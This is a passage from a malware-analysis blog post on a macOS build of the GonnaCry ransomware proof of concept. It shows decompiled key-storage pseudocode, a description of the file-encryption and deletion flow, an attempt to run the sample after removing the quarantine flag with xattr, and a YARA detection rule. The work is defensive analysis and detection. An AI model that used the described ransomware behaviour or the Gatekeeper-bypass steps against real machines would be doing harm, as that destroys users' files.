100001018     _strcat(__s1: x0_3, __s2: "enc_files.gc") // key file
100001028     FILE* __stream = _fopen(__filename: x0_3, __mode: "w")
100001038     char* var_38
100001038
100001038     for (; i != 0; i = *i) // iterate through encrypted files
10000106c         int64_t x8_7 = _strlen(__s: i[1]) + _strlen(__s: i[2])
100001098         // build plaintext key entry
100001098         var_38 = _malloc(__size: _strlen(__s: i[3]) + x8_7 + 0xb)
1000010a8         _strcpy(__dst: var_38, __src: i[1]) // key
1000010bc         _strcat(__s1: var_38, __s2: ":")
1000010cc         _strcat(__s1: var_38, __s2: i[2]) // iv
1000010d8         _strcat(__s1: var_38, __s2: ":")
1000010e8         _strcat(__s1: var_38, __s2: i[3])
1000010f8         _strcat(__s1: var_38, __s2: "\n") // path
10000111c         // writes key in plaintext
10000111c         _fwrite(__ptr: var_38, __size: _strlen(__s: var_38), __nitems: 1, __stream)
100001138         _bzero(var_38, _strlen(__s: var_38))
100001138
100001150     _free(var_38)
100001158     _free(x0_3)
100001160     _fclose(__stream)

```

format: key:iv:path

Fig 16: Key storage function

The ransomware saves all the decryption keys and IVs in plain text inside **enc_files.gc**. If you still have this file, you can recover every encrypted file for free, no ransom needed.

Knowing this as an open-source ransomware PoC this behavior is expected, but I can't say the same for other samples which may be tampered with. This further shows a clear sign that this is either a test version or beginner-level malware, not the work of threat actors.

Dynamic analysis

Testing the sample to confirm if it works, I tried running it on a macOS system (Tahoe), and you get the usual warning which shows that the program is not verified and may harm the machine.




Fig 17: Warning from macOS while running sample

We ignore the message and allow the file to run, but I was surprised to see the process terminating immediately with another warning since the file fails verification.




Fig 18: Warning from macOS while running sample

As a third attempt we explicitly give the sample permission to run, but Apple once again kills the process, this time with a 'trace trap' message. Given that I got **52108 killed**, macOS security is actively killing the process. This is either:

- Gatekeeper: Quarantine attribute blocking
- XProtect: macOS malware detection
- System Integrity Protection (SIP): Blocking certain operations

I quickly check for quarantine flags using `xattr` and find the `quarantine` flag which I remove.

```
~/Desktop/gonnacry xattr 4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2
com.apple.macl
com.apple.provenance
com.apple.quarantine
```

Fig 19: Checking file attribute using `xattr`

```
~/Desktop/gonnacry xattr -c 4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2
~/Desktop/gonnacry xattr 4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2
com.apple.macl
com.apple.provenance
```

Fig 20: Removing quarantine flag from file attribute

Unfortunately, this approach also fails, requiring us to disable additional protections to run the sample. This is beneficial for macOS, as these safeguards effectively prevent regular users from executing the file without modifying system settings.

```
~/Desktop/gonnacry ./4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2 KILL ★ 19s 22:45:28
[1] 52324 trace trap ./4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2
```

Fig 21: File execution error

Conclusion

The sample depends on the `Homebrew` package `openssl@3` (specifically the library at `homebrew/opt/openssl@3/lib/libcrypto.3.dylib`) to perform encryption and will fail entirely if this dependency is missing.

In summary, GonnaCry is not a live threat targeting macOS users in the wild, it is clearly a test proof-of-concept. Its behavior is consistent and observable:

It performs mass file reads across common user directories, followed by sequential encryption (`read original` → `write encrypted` → `delete original`). Encrypted files are renamed with the `.GNNCRY` extension, and the original files are zero-overwritten before deletion. Finally, it creates two key files on the Desktop: `enc_files.gc` (containing plaintext keys and IVs) and `your_encrypted_files.txt` (the ransom note).

These traits confirm its experimental nature.

IOC

SHA256

4379a2f58d3088233e7f051d882a9ce934960488aaaba640c26785645bb711c2

Yara

```
rule GNNCRY_Ransomware_macOS {
    meta:
        description = "Detects GNNCRY macOS ransomware"
        author = "Tonmoy Jitu"
        date = "2025-11-15"
        malware_family = "GNNCRY"

    strings:
        // Ransom note text
        $ransom_note = "Sup brother, all your files below have been encrypted, cheers!"
    ascii wide

        // File artifacts
        $extension = ".GNNCRY" ascii wide
        $key_file = "enc_files.gc" ascii wide
        $ransom_file = "your_encrypted_files.txt" ascii wide

        // Extension list (unique to this malware)
        $ext_list1 = "doc docx xls xlsx ppt pptx pst ost msg eml vsd vsdx" ascii
        $ext_list2 = "vdi vmdk vmx gpg aes ARC PAQ bz2 tbk bak tar tgz" ascii

        // Linux paths on macOS (suspicious)
        $linux_path1 = ".local/share/Trash/" ascii
        $linux_path2 = "/media/" ascii

        // Portuguese debug strings
        $debug_pt1 = "nao abriu" ascii
        $debug_pt2 = "abriu" ascii
        $debug_pt3 = "Arquivos ainda n" ascii

        // Blowfish encryption
        $crypto1 = "EVP_bf_cbc" ascii
        $crypto2 = "EVP_CipherInit_ex" ascii
        $crypto3 = "EVP_CipherUpdate" ascii
        $crypto4 = "EVP_CipherFinal_ex" ascii

        // Key generation charset
        $keygen_charset =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789,.-#@$%&(){};'?!" ascii

    condition:
        // Must be Mach-O executable
        uint32(0) == 0xfeedfacf or uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedface or uint32(0) == 0xcffaedfe

        and filesize < 5MB


        and (
            ($ransom_note and $extension and $key_file) or
            (2 of ($ext_list*) and 2 of ($crypto*)) or
```

```
(1 of ($linux_path*) and 1 of ($debug_pt*) and 2 of ($crypto*)) or  
($keygen_charset and 3 of ($crypto*) and $extension)  
)  
}
```

Reference

[GitHub - tarcisio-marinho/GonnaCry: A Linux Ransomware](#)

[A Linux Ransomware. Contribute to tarcisio-marinho/GonnaCry development by creating an account on GitHub.](#)



[GitHubtarcisio-marinho](#)

tarcisio-marinho/ **GonnaCry**



A Linux Ransomware



3

Contributors



10

Issues



754

Stars



405

Forks



[More_Eggs? A Venom Spider Backdoor Targeting HR](#)

[The More_Eggs malware, operated by the financially motivated Venom Spider \(aka Golden Chickens\) group, is a potent JavaScript backdoor sold as Malware-as-a-Service \(MaaS\) to threat actors like FIN6 and Cobalt Group. Known for targeting human resources \(HR\) departments, it exploits the trust in job application emails to deliver malicious](#)

[Reversing FUD AMOS Stealer](#)

[The AMOS Stealer is a macOS malware known for its data theft capabilities, often delivered via an encrypted osascript \(AppleScript\) payload. In this blog, I'll walk you through my process of reverse engineering a Fully Undetected \(FUD\) AMOS Stealer sample using LLDB, with Binary Ninja \(Binja\) as a reference](#)

[Analyzing a Fully Undetectable \(FUD\) macOS Backdoor](#)

[macOS backdoor using process name spoofing, DYLD injection, & C2 commands](#)
[Denwp Research](#) © 2025